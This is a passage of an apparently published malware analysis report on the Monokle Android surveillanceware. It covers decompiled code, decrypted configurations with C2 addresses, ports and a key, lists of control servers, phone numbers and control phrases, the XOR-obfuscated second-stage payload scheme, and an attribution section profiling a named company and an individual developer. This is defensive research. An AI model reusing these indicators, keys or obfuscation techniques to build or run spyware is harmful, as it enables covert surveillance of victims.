
```
void __noreturn sub_8558()
{
  MEMORY[0x3E40](
    (FILE *)((char *)&_sF + 168),
    "Fatal (internal) error in %s, line %d: %s\n",
    "/Users/a[redacted]l[redacted]/Documents/work/android/other/monokle-agent/androidagent/app/src/jni/./libspeex/jitter.c",
    115,
    "assertion failed: pos <= tb->filled && pos < MAX_TIMINGS");
  MEMORY[0x3F84](1);
}
```



```
                        ; DATA XREF: jitter_buffer_tick+34↑o
                        ; jitter_buffer_remaining_span+2A↑o
DCB ". Value is ",0
DCB "Unknown jitter_buffer_ctl request: ",0
                        ; DATA XREF: jitter_buffer_ctl+36↑o
DCB "assertion failed: pos <= tb->filled && pos < MAX_TIMINGS",0
                        ; DATA XREF: sub_8558+16↑o
DCB "/Users/a[redacted]l[redacted]/Documents/work/android/other/monokle-"
                        ; DATA XREF: sub_8558+14↑o
DCB "agent/androidagent/app/src/jni/./libspeex/jitter.c",0
DCB "Fatal (internal) error in %s, line %d: %s",0xA,0
                        ; DATA XREF: sub_8558+10↑o
                        ; sub_8880+12↑o ...
DCB "warning: %s %d",0xA,0
                        ; DATA XREF: jitter_buffer_ctl+32↑o
                        ; jitter_buffer_get+260↑o ...
DCB "In-place FFT not supported",0
                        ; DATA XREF: kiss_fft_stride+4A↑o
DCB "/Users/a[redacted]l[redacted]/Documents/work/android/other/monokle-"
                        ; DATA XREF: sub_8880+1A↑o
DCB "agent/androidagent/app/src/jni/./libspeex/kiss_fft.c",0
DCB "KissFFT: max radix supported is 17",0
                        ; DATA XREF: sub_8924+E4C↑o
DCB "Real FFT optimization must be even.",0xA,0
                        ; DATA XREF: kiss_fftr_alloc+5C↑o
                        ; .text:off_9A64↑o
DCB "kiss fft usage error: improper alloc",0xA,0
                        ; DATA XREF: sub_9BE8+1A↑o
                        ; .text:off_9C20↑o
DCB "/Users/a[redacted]l[redacted]/Documents/work/android/other/monokle-"
                        ; DATA XREF: sub_9BE8+18↑o
                        ; .text:off_9C1C↑o
DCB "agent/androidagent/app/src/jni/./libspeex/kiss_fftr.c",0
DCB "No playback frame available (your application is buggy and/or go"
                        ; DATA XREF: speex_echo_capture+2A↑o
DCB "t xruns)",0
```

P**** W**********

One sample of Monokle initially seen by Lookout in August 2018 contains a configuration file with a test certificate but also specifies a phone number of +79160077334 and the e-mail address p****.w**********@mail.ru. Both the e-mail and phone number could be used by Monokle to exfiltrate information to the attacker. No further public information was found on any individual with this name and e-mail address.




```
Thorn Thrift Config Extracted
[*] AgentID :       281
[*] Beaconing Period:   30
[*] Wifi Period:    30
[*] C2 Address:     185.48.56.81
[*] C2 Port:        4433
[*] USB Tunnel Port:    4091
[*] Certificate Information:
    Certificate for: CN=TEST, O=X, ST=X, C=XX
    Certificate issued by: CN=TEST, O=X, ST=X, C=XX
    The certificate is valid from Thu Dec 14 07:05:03 EST 2017 to Mon Mar
    02 07:05:03 EST 2026
    Certificate SN# 10948378715817875150
    Generated with SHA256withRSA
[*] Mail Server:
[*] Mail Login:
[*] Main Password:
[*] POP3 SocketAddress:
[*] POP3 SocketPort:    995
[-] POP3 certificate is null.
[*] SMTP SocketAddress:
[*] SMTP SocketPort:    465
[-] SMTP certificate is null.
[*] Control Phones.
[*] Control Phrases.
    connect
    delete
    location
    newaddress
    activate
    email
    audio
[*] Communication Mode : Via Socket.
[*] Needs Activation:   0
[*] Key in hex :
DD207AE129DFC278911281F229EF360C237C546BA9854D8233DF77167D5907C7
```

A screenshot of the extracted and decrypted configuration file for the sample of Monokle that mentions P**** W**********

A**** U******


As we delved into applications that were related to both STC and Monokle, we came across a small subset of Android applications signed with the same certificate but that appeared to be associated with two different projects.



Package Name	App Name	Version
stc.defenderui	DefenderUI	1
com.wxy.vpn2017	VPN 2017	42
com.example.rxjavatest	RxJavaTest	1
com.stc.sip	SIP	1
com.stc.sip	SIP	1
com.wxy.vpn	vpn	1
defender.stc.com.defender	Defender	5
[redacted]	TaskEdge	2
defender.stc.com.defender	Defender	5

These were mostly STC-related applications with the exception of an application called TaskEdge, which was first seen by Lookout sensors in April of 2018. This appears to be the name of an Android application developed for the Samsung Galaxy Appstore. Normally this would mean that the same entity has had a hand in the signing of these applications.

The link appears to be a developer who claims to have worked at STC for a year in 2017-2018 on their "Defender" antivirus project. He is also associated with the company developing TaskEdge.



[redacted]

Senior android developer/Team Lead

Saint Petersburg, Russian Federation · 64 connections ·

Experience

Lead Android Developer

[redacted]

Apr 2019 – Present · 4 mos

Saint Petersburg, Russian Federation

Development and support different projects. Tech stack: Kotlin, ToothPick, MVP, Cicerone, Clean Architecture, RxJava2, Retrofit, Moxy.

Android Developer

[redacted]

Aug 2018 – Mar 2019 · 8 mos

Saint Petersburg, Russian Federation

[redacted]

- Support existing project
- Architecture and refactoring planning
- Strategic planning...

Development Team Lead

STC Ltd.

Sep 2017 – Aug 2018 · 1 yr

Saint Petersburg, Russian Federation

– Team lead of "Defender" antivirus project and other android applications for government customer.

- Development ASP.NET Core 2.0 server + MS SQL
- Other android projects development

Tech: Java/Kotlin, OkHttp, ASP.NET Core 2.0, MS SQL Server, JavaScript

The translation of the LinkedIn profile of the developer, claiming to have worked at STC in 2017-2018 for a year. The skills that he claims on his profile also line up with the applications signed by the certificate that ties STC applications to TaskEdge. Note the line referencing the "Defender" antivirus project and that it was developed "for government customer."

The developer has an extensive social media presence and this, combined with the signer link between the unrelated apps, lead us to believe the Linkedin profile and work history is unlikely to be fictitious. This information further links STC to the Defender anti-virus software and, by extension, Monokle.

Attacker Infrastructure

The vast majority of infrastructure that Lookout researchers found linked to Monokle is based on it being hard coded in encrypted configuration files. Some of these configurations also contain specific ports and TLS certificates for communicating to command and control servers, with the applications themselves making use of certificate pinning.

136.243.219.233	**185.23.17.2**	**212.116.121.232**	**flyinthesky.gotdns.ch**
149.154.65.55	**185.48.56.81**	**217.172.20.24**	**oldserver.servepics.com**
178.63.140.53	**188.165.29.60**	**37.252.121.133**	**southparks.servebeer.com**
185.23.17.13	**192.168.49.24**	**46.4.180.48**	**Zebraland.myftp.biz**
77.37.200.61	**88.99.111.46**	**185.248.162.64**	**109.167.231.10**
185.117.89.238	**188.165.165.246**		

Command and control infrastructure extracted from Monokle samples. The Monokle domains above are all hosted on dynamic DNS services, mostly free and now offline.

Looking closer at related infrastructure, it was found that samples of Defender (the defensive security solution developed by STC, see "Security Product Suite By STC" section of this report) communicate to the IP address 109.167.231.10, which is also used as a control server by Monokle samples.

In addition to socket information, configuration files also held control phone numbers and control phrases. The control phones can be used to receive exfiltrated data from an infected device and can also send commands to a target device using control phrases. Specifics of how these are used by Monokle and the attacker can be found in the Detailed Malware Analysis section of this report. Specific numbers and phrases will be listed in this section.

Attacker-controlled mobile devices

Four control phones that were found to be associated to Monokle are listed below. All these numbers have the country code +7 which belongs to Russia. According to open source information online, all these numbers appear to be cellular phone numbers with the mobile network operators Megafon and MTS Mobile. Both these companies provide service to Russian users, but in the case of the latter, also to Armenia, Ukraine and Belarus.

Mobile number	Region in Russia
+79205916072	Belgorod Region/Nizhny Novgorod Region
+79160077334	Moscow Region
+79188107887	Ingushetia Region
+79817606570	St. Petersburg and Leningrad Region

Unique control phrases

Configuration files found in Monokle samples came with ten unique control phrases:

connect	newaddress	audio	How are you?
delete	activate	.,.,.,.	
location	email	Hi!	

A single configuration file contained control phrases that were in Russian and referred to a territory in the North Caucasus region - Ingushetia[10]. A screenshot of this configuration file can be seen in the Detailed Malware Analysis section of this report.

Detailed Malware Analysis

Second stage encrypted DEX files

Much of the core malicious functionality in later samples of Monokle has been moved to an XOR obfuscated DEX file in the assets folder. The **data.d** file is the second stage encrypted DEX, while **data.e** is a set of 512 bytes which is XOR'd against every consecutive 512 bytes in **data.d**. When unobfuscated, the secondary DEX file sometimes starts with an invalid DEX signature and causes the popular tool dex2jar to throw errors when trying to convert it to a JAR file. But despite this issue, the DEX file is still loaded by Android correctly.

The functionality hidden in this DEX file includes all cryptographic functions implemented in the open source library spongycastle[11], various e-mail protocols, extraction and exfiltration of all data, serialisation and deserialisation of data using the Thrift protocol, and rooting and hooking functionality, among others.

Configuration files


In older samples, the configuration was stored in the encrypted file **assets/config8261.lmt**. Newer variants now load an initial configuration from **assets/config2.acf**. The configuration has been changed to be a Java object serialized using the Thrift compact protocol and XOR encrypted.

After the initial configuration is loaded, an additional group of settings can be configured by the command and control server or over SMS and the values retrieved initially from the configuration file can be altered. These settings are written to files/setts7465.lmt using Java serialization and the same XOR encryption scheme. Once the new file is written, the initial configuration file is ignored on subsequent app launches.


[10] https://en.wikipedia.org/wiki/Ingushetia

[11] https://github.com/rtyley/spongycastle


Tracking the changes in configuration files over the lifetime of acquired Monokle samples provides valuable insight into how this family has evolved over the past year. Configuration files seen in Monokle samples appear to get more elaborate with time, adding more features and at present, allow an attacker to interact with a device infected by Monokle with more flexibility and options, as seen below.



```
* AgentID : 505
* Control Server : 149.154.65.55:8080
* Beaconing period : 3
* Authorized Control Phones.
* Specified Control Phrases.
    connect

    delete

    location

    newaddress

[+] Contains additional communicaiton variables. Extracting...
* Email HTTPS Port : 1
* Period Wifi : 0
* Usb Tunnel Port : 0
```



```
Thorn Thrift Config Extracted
[*] AgentID :       281
[*] Beaconing Period:   30
[*] Wifi Period:    30
[*] C2 Address:     185.48.56.81
[*] C2 Port:        4433
[*] USB Tunnel Port:    4091
[*] Certificate Information:
    Certificate for: CN=TEST, O=X, ST=X, C=XX
    Certificate issued by: CN=TEST, O=X, ST=X, C=XX
    The certificate is valid from Thu Dec 14 07:05:03 EST 2017 to Mon Mar
    02 07:05:03 EST 2026
    Certificate SN# 10948378715817875150
    Generated with SHA256withRSA
[*] Mail Server:
[*] Mail Login:
[*] Main Password:
[*] POP3 SocketAddress:
[*] POP3 SocketPort:    995
[-] POP3 certificate is null.
[*] SMTP SocketAddress:
[*] SMTP SocketPort:    465
[-] SMTP certificate is null.
[*] Control Phones.
[*] Control Phrases.
    connect
    delete
    location
    newaddress
    activate
    email
    audio
[*] Communication Mode : Via Socket.
[*] Needs Activation:   0
[*] Key in hex :
DD207AE129DFC278911281F229EF360C237C546BA9854D8233DF77167D5907C7
```




```
* Transport Cipher Suite : 1
[
[
  Version: V3
  Subject: EMAILADDRESS=NA@NA, OID.2.5.4.41=thorn-ca, CN=thorn-ca, OU=NA,
  O=NA, L=NA, ST=NA, C=NA
  Signature Algorithm: SHA256withRSA, OID = 1.2.840.113549.1.1.11

  Key:  Sun RSA public key, 1024 bits
  modulus: 177075606416459425907114433090036327337703363464825229083198498
  069763952117197010180029958408378527646957309771041730301846621009147842
  310945683745632306571567836696845151625314810529976939137975236930352097
  986131903544625108759185452246235335717467886100
  764955569534432920238718115466282043070915326536553471
  public exponent: 65537
  Validity: [From: Wed Dec 31 19:00:01 EST 1969,
               To: Mon Dec 31 19:00:01 EST 2029]
  Issuer: EMAILADDRESS=NA@NA, OID.2.5.4.41=thorn-ca, CN=thorn-ca, OU=NA,
  O=NA, L=NA, ST=NA, C=NA
  SerialNumber: [    883acfb8 8952f423]

Certificate Extensions: 3
[1]: ObjectId: 2.5.29.35 Criticality=false
AuthorityKeyIdentifier [
KeyIdentifier [
0000: 6A 9D 71 03 25 7A 4C 78   B1 99 51 AC 4E C7 8C 65  j.q.%zLx..Q.N..e
0010: 29 DE E3 61                                        )..a
]
[EMAILADDRESS=NA@NA, OID.2.5.4.41=thorn-ca, CN=thorn-ca, OU=NA, O=NA,
L=NA, ST=NA, C=NA]
SerialNumber: [    883acfb8 8952f423]
]

[2]: ObjectId: 2.5.29.19 Criticality=false
BasicConstraints:[
  CA:true
  PathLen:2147483647
]

[3]: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: 6A 9D 71 03 25 7A 4C 78   B1 99 51 AC 4E C7 8C 65  j.q.%zLx..Q.N..e
0010: 29 DE E3 61                                        )..a
]
]

]
  Algorithm: [SHA256withRSA]
  Signature:
0000: 3F 75 16 8B 60 08 5C 6D   4D 49 41 B8 F8 C1 9E 4C  ?u..`.\mMIA....L
```

Initial configuration files have the structure shown in the top left image above. Configuration files from late 2018 (bottom left) also contain socket information for various protocols, registered control phones and phrases, certificate information as well as the encryption key used in communication. The image on the right shows the additional configuration details found in samples of Monokle seen this year and not found in older samples.


Currently, the following settings can be stored in the initial configuration file.

Setting	Description
agentId	An ID the agent receives on connection to the C2.
